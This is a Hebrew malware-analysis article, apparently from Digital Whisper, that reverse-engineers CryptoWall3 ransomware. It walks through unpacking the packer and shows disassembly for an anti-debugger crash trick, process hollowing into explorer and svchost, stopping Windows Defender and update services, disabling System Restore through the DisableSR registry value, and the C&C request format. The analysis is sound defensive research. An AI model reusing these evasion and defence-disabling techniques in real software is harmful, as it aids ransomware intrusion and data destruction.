003E0CD3	FF95 20FFFFFF	CALL DWORD PTR SS:[EBP-0E0]	CreateToolHeIp32Snapshot
003E0CD9	8BF0	MOV ESI,EAX	
003E0CDB	83FE FF	CMP ESI,-1	
003E0CDE	74 0A	JE SHORT 003E0CEA	
003E0CE0	C785 3CF2FFFF	MOV DWORD PTR SS:[EBP-0DC4],128	
003E0CEA	8D85 3CF2FFFF	LEA EAX,[EBP-0DC4]	
003E0CF0	50	PUSH EAX	
003E0CF1	56	PUSH ESI	
003E0CF2	FF95 1CFFFFFF	CALL DWORD PTR SS:[EBP-0E4]	Process32First
003E0CF8	85C0	TEST EAX,EAX	
003E0CFA	74 46	JE SHORT 003E0D42	
003E0CFC	8B85 44F2FFFF	MOV EAX,DWORD PTR SS:[EBP-0DBC]	
003E0D02	3B85 0CFFFFFF	CMP EAX,DWORD PTR SS:[EBP-0F4]	
003E0D08	75 26	JNE SHORT 003E0D30	
003E0D0A	B9 00010000	MOV ECX,100	
003E0D0F	8D95 60F2FFFF	LEA EDX,[EBP-0DA0]	
003E0D15	8D85 EDECFFFF	LEA EAX,[EBP-1313]	
003E0D1B	8A1A	MOV BL,BYTE PTR DS:[EDX]	
003E0D1D	8818	MOV BYTE PTR DS:[EAX],BL	
003E0D1F	40	INC EAX	
003E0D20	42	INC EDX	
003E0D21	49	DEC ECX	
003E0D22	75 F7	JNE SHORT 003E0D1B	
003E0D24	8B85 54F2FFFF	MOV EAX,DWORD PTR SS:[EBP-0DAC]	
003E0D2A	8985 0CFFFFFF	MOV DWORD PTR SS:[EBP-0F4],EAX	
003E0D30	8D85 3CF2FFFF	LEA EAX,[EBP-0DC4]	
003E0D36	50	PUSH EAX	
003E0D37	56	PUSH ESI	
003E0D38	FF95 18FFFFFF	CALL DWORD PTR SS:[EBP-0E8]	Process32Next
003E0D3E	85C0	TEST EAX,EAX	
003E0D40	75 BA	JNE SHORT 003E0CFC	
003E0D42	56	PUSH ESI	

ניתוח ה - CryptoWall3-פיסת קוד ששווה 300 מיליון דולר

www.DigitalWhisper.co.il



טכניקה נוספת הינה הכנסת קוד אשר מנצל באג ב-ollydbg ו-ollydbg 2 על מנת להקריס את ה-Debugger, ברגע שרברסר ינסה להריץ את הוירוס עם Debugger את קטע הקוד הבא:

```
001224BA 895D DC MOV DWORD PTR SS:[EBP-24],EBX
001224BD 1E PUSH DS
001224BE 8D45 DC LEA EAX,[EBP-24]
001224C1 0FA9 POP GS
001224C3 FF75 08 PUSH DWORD PTR SS:[EBP+8]
001224C6 65:FF10 CALL DWORD PTR GS:[EAX]
```

הוא יקבל exception (בגלל שיש קריאה למה שנמצא ב-GS ולא ל-DS עצמו), עם זאת, בעת ריצת הוירוס אין הבדל - מפני ששניהם מכילים את אותו התוכן.

• GS הינו extra segment שלא נמצא בשימוש במערכות 32 ביט אך ב-64 ביט הוא מחליף את FS ומצביע ל-TEB/TIB (TEB: Thread Environment Block, TIB: Thread Information Block).


על מנת לעקוף טכניקה זו, ניתן לשנות את הקוד מ-GS ל-DS או לקפוץ ידנית לקטע קוד שמצביע EAX, וכמובן - ישנן מספר גרסאות של ollydbg בהם הבאג הזה לא יקרה. אגב, אם לא מבצעים tracing אלא ריצה רגילה התוכנית לא תקרוס. בנוסף, הקובץ לא נבדק ב-x32dbg/x64dbg/windbg, כנראה ששם הבאג לא ישתחזר.

לאחר מכן ה-Packer מפענח את הקוד הזדוני המוצפן בתוכו, מעלה אותו לזיכרון ומריצו בעזרת טכניקה המכונה [Process Hollowing](#), או במילים פשוטות: ליצור תהליך במצב Create Suspended, להחליף לו את הזיכרון בקוד שלנו ולהמשיך את ריצת התהליך.

השלב הראשון, מתבצע Process Hollowing על התהליך של הוירוס עצמו. בשלב השני תהליך זה מתבצע על explorer.exe, ובשלב השלישי התהליך מתבצע על svchost.exe.

בצורה כזאת, ה-Packer מוודא שאין העתק של הוירוס מפוענח כקובץ על הדיסק, ובכך בעצם מקשה על החוקר לחקור את הוירוס.

בחלק הבא יוסבר צעד צעד איך לעקוף כל חלק ולקחת את הקוד שאנו רוצים בכדי לנתח את הוירוס עצמו.



איך להוריד את ההגנה של הוירוס

רוב ה-Packers משתמשים ב-VirtualAlloc() ו-VirtualProtect() כדי להקצות זיכרון בקוד ולהעתיק אליו את הקובץ באיזשהו שלב לאחר פעולת הפענוח.

- VirtualAlloc הינה פונקציית API של Windows איתה מקצים זיכרון באותו תהליך.
- VirtualProtect הינה פונקציית API איתה משנים הרשאות של דף מסוים בזיכרון כדי לקבל הרשאות כתיבה למקום שאין.

הדרך הכי קלה היא לשים BreakPoint (בקיצור: BP) על VirtualAlloc() ולהריץ את הקוד ולחכות שהתוכנית תיעצר עליו:

```

7C809AF1 8BFF          MOV     EDI,EDI
7C809AF3 55           PUSH  EBP
7C809AF4 8BEC        MOV     EBP,ESP
7C809AF6 FF75 14     PUSH  DWORD PTR SS:[EBP+14]
7C809AF9 FF75 10     PUSH  DWORD PTR SS:[EBP+10]
7C809AFC FF75 0C     PUSH  DWORD PTR SS:[EBP+0C]
7C809AFF FF75 08     PUSH  DWORD PTR SS:[EBP+8]
7C809B02 6A FF      PUSH  -1
7C809B04 E8 09000000 CALL  VirtualAllocEx
7C809B09 5D         POP     EBP
7C809B0A C2 1000    RETN   10
  
```

לאחר מכן, נסתכל על הכתובת שמכילה EAX - הזיכרון הוקצה בכתובת 0x003e0000:

```

003E0000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003E0010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003E0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003E0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003E0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003E0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  
```

לאחר מכן שמים Memory BP (או HW BP) על הקטע קוד הזה ונראה איפה נכתב המידע הזה. נשים HW BP על "Access" (כאשר שמים BP על Access, אנו מורים ל-Debugger להחזיר את השליטה למשתמש כאשר התוכנית תנסה לגשת לתא הזיכרון הספציפי עליו מורה ה-BP).

בתמונה הבאה, אנו מגיעים לזולאה אשר אחראית לכתוב קטע קוד לזיכרון שהוקצה:

```

0012247F 880C03      MOV     BYTE PTR DS:[EAX+EBX],CL
00122482 8D48 01     LEA   ECX,[EAX+1]
00122485 8BB5 70FFFFFF MOV    ESI,DWORD PTR SS:[EBP-90]
0012248B 334E 04     XOR   ECX,DWORD PTR DS:[ESI+4]
0012248E 51         PUSH  ECX
0012248F 33C9      XOR   ECX,ECX
00122491 8A0C03     MOV    CL,BYTE PTR DS:[EAX+EBX]
00122494 5E         POP   ESI
00122495 2BCE      SUB   ECX,ESI
00122497 880C03     MOV    BYTE PTR DS:[EAX+EBX],CL
0012249A 8D48 01     LEA   ECX,[EAX+1]
0012249D 8BB5 70FFFFFF MOV    ESI,DWORD PTR SS:[EBP-90]
001224A3 330E      XOR   ECX,DWORD PTR DS:[ESI]
001224A5 51         PUSH  ECX
001224A6 33C9      XOR   ECX,ECX
001224A8 8A0C03     MOV    CL,BYTE PTR DS:[EAX+EBX]
001224AB 5E         POP   ESI
001224AC 2BCE      SUB   ECX,ESI
001224AE 880C03     MOV    BYTE PTR DS:[EAX+EBX],CL
001224B1 40        INC   EAX
001224B2 FF8D F4FDFFFF DEC   DWORD PTR SS:[EBP-20C]
001224B8 75 07     JNE   SHORT 00122461
001224BA 895D DC     MOV    DWORD PTR SS:[EBP-24],EBX
001224BD 1E        PUSH  DS
001224BE 8D45 DC     LEA   EAX,[EBP-24]
001224C1 0FA9      POP   CS
001224C3 FF75 08     PUSH  DWORD PTR SS:[EBP+8]
001224C6 65:FF10   CALL  DWORD PTR GS:[EAX]
  
```

ניתוח ה - CryptoWall3 פיסת קוד ששווה 300 מיליון דולר

www.DigitalWhisper.co.il

בתמונה הבאה, ניתן לראות את השימוש בטריק שיוצרי הוירוס השתמשו בו על מנת להקריס את ה- Debugger:

```

001224BA 895D DC MOU DWORD PTR SS:[EBP-24],EBX
001224BD 1E PUSH DS
001224BE 8D45 DC LEA EAX,[EBP-24]
001224C1 0FA9 POP GS
001224C3 FF75 08 PUSH DWORD PTR SS:[EBP+8]
001224C6 65:FF10 CALL DWORD PTR GS:[EAX]
    
```

אפשר לשנות את השורה כפי שמוצג בתמונה הבאה:

```

001224BD 1E PUSH DS
001224BE 8D45 DC LEA EAX,[EBP-24]
001224C1 0FA9 POP GS
001224C3 FF75 08 PUSH DWORD PTR SS:[EBP+8]
001224C6 FF10 CALL DWORD PTR DS:[EAX]
001224C8 90 NOP
001224C9 5B MOV EBX
    
```

על מנת להגיע ללולאת הפענוח, אנו יכולים להמשיך קדימה בקוד או פשוט שנחכה שה- HW BP שהצבנו קודם לכן יגרום לתוכנית לעצור, זאת ניתן לראות בתמונה הבאה:

```

0012246A 8D48 01 LEA ECX,[EAX+1]
0012246D 8BB5 70FFFFFF MOU ESI,DWORD PTR SS:[EBP-90]
00122473 334E 08 XOR ECX,DWORD PTR DS:[ESI+8]
00122476 51 PUSH ECX
00122477 33C9 XOR ECX,ECX
00122479 8A0C03 MOU CL,BYTE PTR DS:[EAX+EBX]
0012247C 5E POP ESI
0012247D 2BCE SUB ECX,ESI
0012247F 880C03 MOU BYTE PTR DS:[EAX+EBX],CL
00122482 8D48 01 LEA ECX,[EAX+1]
00122485 8BB5 70FFFFFF MOU ESI,DWORD PTR SS:[EBP-90]
0012248B 334E 04 XOR ECX,DWORD PTR DS:[ESI+4]
0012248E 51 PUSH ECX
0012248F 33C9 XOR ECX,ECX
00122491 8A0C03 MOU CL,BYTE PTR DS:[EAX+EBX]
00122494 5E POP ESI
00122495 2BCE SUB ECX,ESI
00122497 880C03 MOU BYTE PTR DS:[EAX+EBX],CL
0012249A 8D48 01 LEA ECX,[EAX+1]
0012249D 8BB5 70FFFFFF MOU ESI,DWORD PTR SS:[EBP-90]
001224A3 330E XOR ECX,DWORD PTR DS:[ESI]
001224A5 51 PUSH ECX
    
```

Address=00000001
ECX=037D009E

Address	Hex dump	ASCII <ANSI - Hej
003E0000	9B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	␣
003E0010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

השלב הבא הוא לחכות לעוד עצירה ב-VirtualAlloc() ומגיעים לקטע קוד הבא שמזכיר את UPX (הינו Packer מאוד ידוע, מבוסס קוד פתוח והוא מתחיל ב-pushad ונגמר ב-popad ומטרתו רק להקטין את גודל הקובץ ולא למנוע מרברסר לנתח אותו), ישנם כותבי וירוסים שאוהבים לקחת את הקוד של UPX מכיוון שזה קוד פתוח והם יכולים להוסיף לו עוד הגנות:

```

003E0F40 8745 E8 MOU DWORD PTR SS:[EBP-18],EAX
003E0F43 60 PUSHAD
003E0F44 8B75 EC MOU ESI,DWORD PTR SS:[EBP-14]
003E0F47 8B7D E8 MOU EDI,DWORD PTR SS:[EBP-18]
003E0F4A FC CLD
003E0F4B B2 80 MOU DL,80
003E0F4D 31DB XOR EBX,EBX
003E0F4F A4 MOUS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
003E0F50 B3 02 MOU BL,2
003E0F52 E8 6D000000 CALL 003E0FC4
003E0F57 73 F6 JAE SHORT 003E0F4F
003E0F59 31C9 XOR ECX,ECX
003E0F5B E8 64000000 CALL 003E0FC4
    
```

ניתוח ה- CryptoWall3-פיסת קוד ששווה 300 מיליון דולר

נשים BP על popad שם נגמר העתקה לזיכרון של קטע הקוד כאשר הוא עדיין מוצפן:

Address	Hex dump	ASCII <ANSI - He
003E0FE0	61	POPAD
003E0FE1	C685 8BFBFFFF	MOV BYTE PTR SS:[EBP-475],47
003E0FE8	C685 8CFBFFFF	MOV BYTE PTR SS:[EBP-474],65
003E0FF6	C685 8DFBFFFF	MOV BYTE PTR SS:[EBP-473],74
003E0FFD	C685 8EFBFFFF	MOV BYTE PTR SS:[EBP-472],43
003E1004	C685 8FBFFFFF	MOV BYTE PTR SS:[EBP-471],6F
003E100D	C685 90FBFFFF	MOV BYTE PTR SS:[EBP-470],6D

Address	Hex dump	ASCII <ANSI - He
03E00000	A6 B1 7B EB E8 EB EB EB EF EB EB EB 14 14 EB EB	████████████████████
03E00010	53 EB EB EB EB EB EB EB AB EB EB EB EB EB EB EB	████████████████████
03E00020	EB EB EB EB EB EB EB EB EB EB EB EB EB EB EB EB	████████████████████
03E00030	EB EB EB EB EB EB EB EB EB EB EB EB EB EB EB EB	████████████████████
03E00040	E5 F4 51 E5 EB 5F E2 26 CA 53 EA A7 26 CA BF 83	σϩσδ ϭ8ϩϩϩϩϩϩϩϩ
03E00050	82 98 CB 9B 99 84 8C 99 8A 86 CB 88 8A 85 85 84	ϩϩϩϩϩϩϩϩϩϩϩϩ
03E00060	9F CB 89 8E CB 99 9E 85 CB 82 85 CB AF A4 B8 CB	ϩϩϩϩϩϩϩϩϩϩϩϩ
03E00070	86 84 8F 8E C5 E6 E6 E1 CF EB EB EB EB EB EB EB	ϩϩϩϩϩϩϩϩϩϩϩϩ
03E00080	58 28 BC E0 1C 49 D2 B3 1C 49 D2 B3 1C 49 D2 B3	ϩϩϩϩϩϩϩϩϩϩϩϩ
03E00090	11 1B 0D B3 18 49 D2 B3 1F 31 33 B3 02 49 D2 B3	ϩϩϩϩϩϩϩϩϩϩϩϩ
03E000A0	1F 31 0C B3 1D 49 D2 B3 B9 82 88 83 1C 49 D2 B3	ϩϩϩϩϩϩϩϩϩϩϩϩ
03E000B0	EB EB EB EB EB EB EB EB BB AE EB EB A7 EA EF EB	ϩϩϩϩϩϩϩϩϩϩϩϩ
03E000C0	D5 C3 5B BF EB EB EB EB EB EB EB EB EB EB EB EB	ϩϩϩϩϩϩϩϩϩϩϩϩ
03E000D0	E0 EA E7 EB EB 8F EA EB EB 45 EB EB EB EB EB EB	ϩϩϩϩϩϩϩϩϩϩϩϩ

אחרי שממשיכים עוד קצת בקוד (או כאמור - שמחכים שה-BP HW ייתפס), מגיעים ללולאה שמפענחת את ההצפנה ומקבלים למעשה קובץ בינארי שעוד נמצא בזיכרון:


003E106C	8B55 E8	MOV EDX,DWORD PTR SS:[EBP-18]
003E106F	0FB61402	MOUZX EDX,BYTE PTR DS:[EAX+EDX]
003E1073	3356 04	XOR EDX,DWORD PTR DS:[ESI+4]
003E1076	8B4D E8	MOV ECX,DWORD PTR SS:[EBP-18]
003E1079	881401	MOV BYTE PTR DS:[EAX+ECX],DL
003E107C	40	INC EAX
003E107D	4B	DEC EBX
003E107E	75 EC	JNE SHORT 003E106C
003E1080	8B45 E8	MOV EAX,DWORD PTR SS:[EBP-18]
003E1083	8985 78FFFFFF	MOV DWORD PTR SS:[EBP-88],EAX
003E1089	8B85 78FFFFFF	MOV EAX,DWORD PTR SS:[EBP-88]
003E108F	66-8138 4D5A	CMP WORD PTR DS:[EAX],5A4D
003E1094	0F85 20020000	JNE 003E12BA
003E109A	8B85 78FFFFFF	MOV EAX,DWORD PTR SS:[EBP-88]
003E10A0	8B40 3C	MOV EAX,DWORD PTR DS:[EAX+3C]
003E10A3	8B55 E8	MOV EDX,DWORD PTR SS:[EBP-18]
003E10A6	8D3C02	LEA EDI,[EAX+EDX]
003E10A9	813F 50450000	CMP DWORD PTR DS:[EDI],4550

Address	Hex dump	ASCII <ANSI - He
03E00000	4D B1 7B EB E8 EB EB EB EF EB EB EB 14 14 EB EB	████████████████████

קטע הקוד הנ"ל הולך לרוץ בעזרת Process Hollowing על התהליך עצמו (התהליך הראשון של הירוס). בשלב זה במקום לעבוד יותר מדי קשה אפשר פשוט להעתיק את כל קטע הקוד שנמצא בזיכרון לתוך קובץ בעזרת editor 010 ונקבל קובץ ריצה תקין שניתן פשוט להריץ:

Address	Hex dump	ASCII <ANSI - He
0000h:	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿ...
0010h:	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
0020h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030h:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040h:	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°..!¡.LÍ!Th
0050h:	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
0060h:	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
0070h:	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
0080h:	B3 C3 57 0B F7 A2 39 58 F7 A2 39 58 F7 A2 39 58	!Aw.÷÷9X÷÷9X÷÷9X
0090h:	FA F0 E6 58 F3 A2 39 58 F4 DA D8 58 E9 A2 39 58	úðXó÷9XóúXé÷9X
00A0h:	F4 DA E7 58 F6 A2 39 58 52 69 63 68 F7 A2 39 58	óúXó÷9XRich÷9X
00B0h:	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 04 00PE..L...

ניתוח ה - CryptoWall3 פיסת קוד ששווה 300 מיליון דולר



בשלב זה כבר אפשר לנתח את הקוד ב-IDA PRO.

אפשר ללכת בדרך אחרת ולהמשיך בקוד ולחכות להגיע לפונקציה `WriteProcessMemory()` שם הולך להיכתב הקוד ולשנות את הפקודות של ה-`entrypoint` ל-`entrypoint jmp` מה שיכניס את הקוד ללולאה אינסופית ותהיה אפשרות לעשות לו `attach` עם דיבאגר.

• `WriteProcessMemory` - זו פונקציית API של ווינדוס בעזרתה אפשר לשנות קוד בתהליכים שונים היא נמצאת בשימוש גם על ידי הדיבאגר כשרוצים לבצע שינוי בקוד של התהליך.

כדי למצוא את ה-`entrypoint` אפשר לפתוח את הקובץ ששמרנו לדיסק בעזרת ה-`hex editor` בדיבאגר. ואז נדע היכן לשנות. ישנם הבדלים בין הקוד שנמצא בזיכרון לזה שעל הדיסק. הסיבה לכך היא שבדיסק המידע נשמר כ-`raw address` ולא כ-`virtual address` (ומעוד סיבות נוספות), על מנת לקבל את ה-`entrypoint` שאנו רוצים אנו צריכים קודם למצוא את ה-`entrypoint` שאמור להיות כשהקוד עולה לזיכרון.

כדי למצוא את ה-`entrypoint` ניגש ל-`base address` של הזיכרון שהוקצה שמתחיל ב-MZ נבצע קצת חישוב מתמטי על מנת להגיע ל-`entrypoint offset`:

- `[baseaddr+3c]` - מביא את ה-`offset` בו מתחיל ה-`PE format`
- `[baseaddr + B8]` - מביא את ה-`PEHeader`
- `[PEHeader+28]` - יביא את ה-`offset` של ה-`entrypoint`

הדרך הכי קלה לחישוב של ה-`offset` הנכון היא להשתמש ב-`cff explorer` (מפני שמדובר בכלי אשר עושה זאת באופן אוטומטי).


ברגע שנכתוב `170b0` (שזה ה-RVA) נקבל לפי התמונה הבאה:

VA	004170B0
RVA	000170B0
File Offset	000164B0

• `relative virtual address - RVA`

ה-`file offset` זה ה-`raw address`. יש גם חישוב מתמטי ששווה להכיר: `Virtual Address` - צריך להיות בתחום של ה-RVA

$$\text{File offset} = \text{RVA} - \text{virtual address} + \text{raw address}$$



אז אחרי שיש ברשותנו את ה-entrypoint ניתן לגשת לקטע קוד שעוד לא הועתק עם WriteProcessMemory() ולשכתב בפקודות כמו בתמונה למטה:

```

03DE64B0 EB FE JMP SHORT 03DE64B0
03DE64B2 90 NOP
03DE64B3 83EC 08 SUB ESP, 8
03DE64B6 E8 05AAFEFF CALL 03DD0EC0
  
```

אחרי ה-attach נשכתב את הקוד שוב:

```

Paused
004170B0 55 PUSH EBP
004170B1 89E5 MOV EBP, ESP
004170B3 83EC 08 SUB ESP, 8
004170B6 E8 05AAFEFF CALL 00401AC0
004170BB 85C0 TEST EAX, EAX
  
```

במקום לנסות לשחק עם ה-attach במקרה הספציפי הזה אפשר לפתוח את הקובץ שנשמר בדיסק ישר לדיבאגר ומשם להמשיך לנתח את הוירוס.

הסיבה היא שה-Packer הראשוני פתח את הקובץ של הוירוס עצמו ואיננו צריכים אותו עכשיו כדי שהוירוס יתפקד.

קטע הקוד הבא מזריק ל-explorer את אותו קובץ בעזרת אותה הטכניקה בדיוק:

```

mov ecx, [ebp+var_4]
push ecx
push offset currentFilename
call d4d_getArrOfAPIFunctions
mov edx, [eax+arrOfApiFunctions.wscspy]
call edx

call d4d_getLinearTibAddr
mov eax, [eax+20h]
mov processId, eax
mov dword_B34FC, 0
push 0
push offset d4d_startAddressInExplorerProcess ; this is a thread function injected inside explorer process
call sub_9B110
add esp, 8
  
```

הקובץ אשר מוזרק ל-explorer מתחיל במקום אחר על ידי שימוש בפונקציה RtlCreateUserThread(). זו פונקציה לא מתועדת של מיקרוסופט שעושה בדיוק מה שעושה CreateRemoteThread().

ב-Thread שמוזרק ל-explorer מתבצעות הפעולות הבאות:

- מתבצע Process Hollowing נוסף אשר פותח את svchost.
- מוחקים את כל הנקודות שיחזור שיש במחשב ומבטלים את ה-Services הבאים:

- Wscsvc
- WinDefend
- wuauclt
- BITS
- ERSvc
- WerSvc

ניתוח ה - CryptoWall3-פיסת קוד ששווה 300 מיליון דולר

www.DigitalWhisper.co.il

בתמונה הבאה ניתן לראות את קטע הקוד שעוצר את ה-Services במערכת:

```
.text:000A55A6 ; -----
.text:000A55A6 ; // list of services to stop
.text:000A55A6 ; // wscsvc
.text:000A55A6 ; // WinDefend
.text:000A55A6 ; // wuauserv
.text:000A55A6 ; // BITS
.text:000A55A6 ; // ERSvc
.text:000A55A6 ; // WerSvc
.text:000A55A6
.text:000A55A6 loc_A55A6: ; CODE XREF
.text:000A55A6 8B 55 FC mov     edx, [ebp+var_4]
.text:000A55A9 83 C2 01 add     edx, 1
.text:000A55AC 89 55 FC mov     [ebp+var_4], edx
.text:000A55AF
.text:000A55AF loc_A55AF: ; CODE XREF
.text:000A55AF 8B 45 FC mov     eax, [ebp+var_4]
.text:000A55B2 83 BC 05 00 FD FF FF 00 cmp     [ebp+eax*4+var_300], 0
.text:000A55B8 74 15 jz     short loc_A55D1
.text:000A55BC
.text:000A55BC 8B 4D FC mov     ecx, [ebp+var_4]
.text:000A55BF 8B 94 8D 00 FD FF FF mov     edx, [ebp+ecx*4+var_300]
.text:000A55C6 52 push   edx
.text:000A55C7 E8 84 54 FF FF call   d4d_stopService
.text:000A55CC 83 C4 04 add     esp, 4
.text:000A55CF EB D5 jmp     short loc_A55A6
.text:000A55D1
```

על מנת לבטל את כלל נקודות השחזור במערכת, משנים ל-1 את DisableSR ברגיסטרי שמבטל את הנקודות שיחזור:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SystemRestore]
"DisableSR"=dword:00000001
```

בתמונה הבאה ניתן לראות את קטע הקוד אשר מבטל את הנקודות שיחזור במערכת:

```
.text:000A6186
.text:000A6186 ; // disableSR value
.text:000A6186
.text:000A6186 C7 85 1C FD FF FF 01 00+ mov     [ebp+Data], 1
.text:000A6190 6A 04 push   4 ; Type
.text:000A6192 6A 04 push   4 ; DataSize
.text:000A6194 8D 8D 1C FD FF FF lea     ecx, [ebp+Data]
.text:000A619A 51 push   ecx ; Data
.text:000A619B 8D 95 F4 FE FF FF lea     edx, [ebp+disableSR]
.text:000A61A1 52 push   edx ; int
.text:000A61A2 8B 85 68 FF FF FF mov     eax, [ebp+KeyHandle]
.text:000A61A8 50 push   eax ; KeyHandle
.text:000A61A9 E8 32 64 FF FF call   d4d_ZwSetValueKey
.text:000A61AE 83 C4 14 add     esp, 14h
.text:000A61D1
```


ב-thread שמוזרק ל-svchost מתבצעים הדברים הבאים:

- מתבצע חיבור לשרת C&C של הוירוס לקבלת מפתח RSA
- הצפנת הקבצים

בחלק הבא יהיה פירוט מורחב על הפקודות של ה-C&C ועל איך מוצפנים הקבצים.

סקירה כללית על CryptoWall3

כאמור, המטרה העיקרית של CryptoWall3 היא להצפין את כל הקבצים במחשב ולדרוש כופר עבור אותם קבצים על מנת לפענח את הקבצים בחזרה. התרשים הבא מראה את ההתנהגות הכללית של הוירוס:



בתהליך של explorer יש thread אשר רץ ומטרתו העיקרית היא למחוק את כל הנקודות שיחזור במחשב ולבטל בריגיסטרי את האפשרות לבצע אחת חדשה ולבטל את כל ה-Services אשר יכולים להפריע לו כפי שהוסבר קודם.

התהליך של ה-svchost מתקשר עם השרת C&C כדי לבדוק אם הכל תקין לפני שממשיכים להצפין את הקבצים. הפקודה הראשונה ששולח הוירוס הינה בנויה באופן הבא:

```
{1|crypt1|MD5OfComputerInfo|32/64bit|Cpu Architecture|isAdmin|IP Address of Infected Computer}
```

להלן הסבר:

שם שדה	תיאור
cmdNum	יש 3 אפשרויות: 1,3 או 7
MalName	Crypt1
Md5OfComputerInfo	פרטים מזהים על המחשב
Is64Bit	1 אם 32 ביט 2 אם 64
CPU Architecture	לא ידוע לפי מה נקבע (בניתוח שלי הופיע 1)
isAdmin	1 - אם משתמש מוגבל, 2 - אם מנהל מערכת
IpAddress	כתובת ה-IP של המחשב

ניתוח ה - CryptoWall3-פיסת קוד ששווה 300 מליון דולר

www.DigitalWhisper.co.il

הפקודה הנ"ל בודקת כי השרת תקין וניתן לתקשר עימו, במידה והוא לא תקין תהיה לולאה אינסופית שתנסה להתחבר לאחד השרתים אשר הוגדר לו.

כל המידע אשר נשלח מוצפן עם מפתח RC4 אשר נוצר בזמן ריצה באופן אקראי. מה שנוצר זה מחרוזת אקראית שהיא למעשה התיקיה אליה ניגש הוירוס כדי לתקשר עם השרת. המפתח הינו נגזרת משם התיקיה. הוא בנוי באופן כזה שהתווים בו ממוינים ממספרים קודם ובסוף אותיות מהקטן לגדול. לדוגמא, אם לשם התיקיה נקבע: 33i50tglylby, אז המפתח יהיה: 0335bgilltvy.

הוירוס ניגש לאחת הכתובות שהן hardcoded בקוד, וניגש ל-url/folder שנקבע. בשלב כתיבת מאמר זה, שרת ה-C&C כבר נסגר ולכן לא היה ניתן לדעת בדיוק מה היה אמור להתקבל מהשרת לאחר שליחת מידע זה.

בשלב זה עברתי על חלק הקוד אשר היה אחראי לפענח את התשובה שהגיעה מהשרת, ולפי ניחושים / לוגיקה שהתאימה לזרימת התוכנית, מתברר שבפקודה הראשונה מקבלים תשובה אשר מורכבת מ-2 ערכים:


{x,1}

במידה ולא מקבלים 1 בתשובה, הוירוס נכנס ללולאה אינסופית ומנסה להתחבר לשרתים אחרים. במידה ויש חיבור תקין עם ה-C&C נוצר thread חדש שתפקידו לבקש מהשרת מפתח RSA.

פרטי הבקשה:

שם שדה	תיאור
cmdNum	7
malName	crypt1
Md5OfComputerInfo	האש של הפרטים המזהים של המחשב
Const?	1

